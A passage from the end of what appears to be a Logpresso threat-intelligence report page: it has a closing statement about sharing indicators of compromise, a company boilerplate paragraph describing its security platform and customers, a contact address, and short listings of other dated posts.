software. In this report, Logpresso shares the technical facts and indicators of compromise (IOCs) identified through thorough investigation, in order to enable organizations and users in similar environments to check for potential infections and take appropriate action. --- *This report was prepared for informational purposes and to share security threat intelligence.* *Founded in 2013, Logpresso is a SecOps company built on an XDR platform. Powered by its proprietary big-data engine, it delivers an integrated security solution that combines log management, SIEM, SOAR, and DFIR, leading the market and technology at home and abroad. The Logpresso platform supports integration with more than 250 external solutions, and this extensibility enables forensic-grade in-depth incident investigation and automated threat response. Today more than 250 organizations — including major financial institutions and global manufacturers such as Samsung, LG, and SK hynix — have adopted Logpresso to build a next-generation security operations framework.* *Contact: contact@logpresso.com*

2026-09-08

Jan 2025 — Cyber Attack Trends

“With the rapid expansion of cloud and SaaS, the limitations of traditional legacy cybersecurity strategies have become increasingly apparent.”

2025-02-12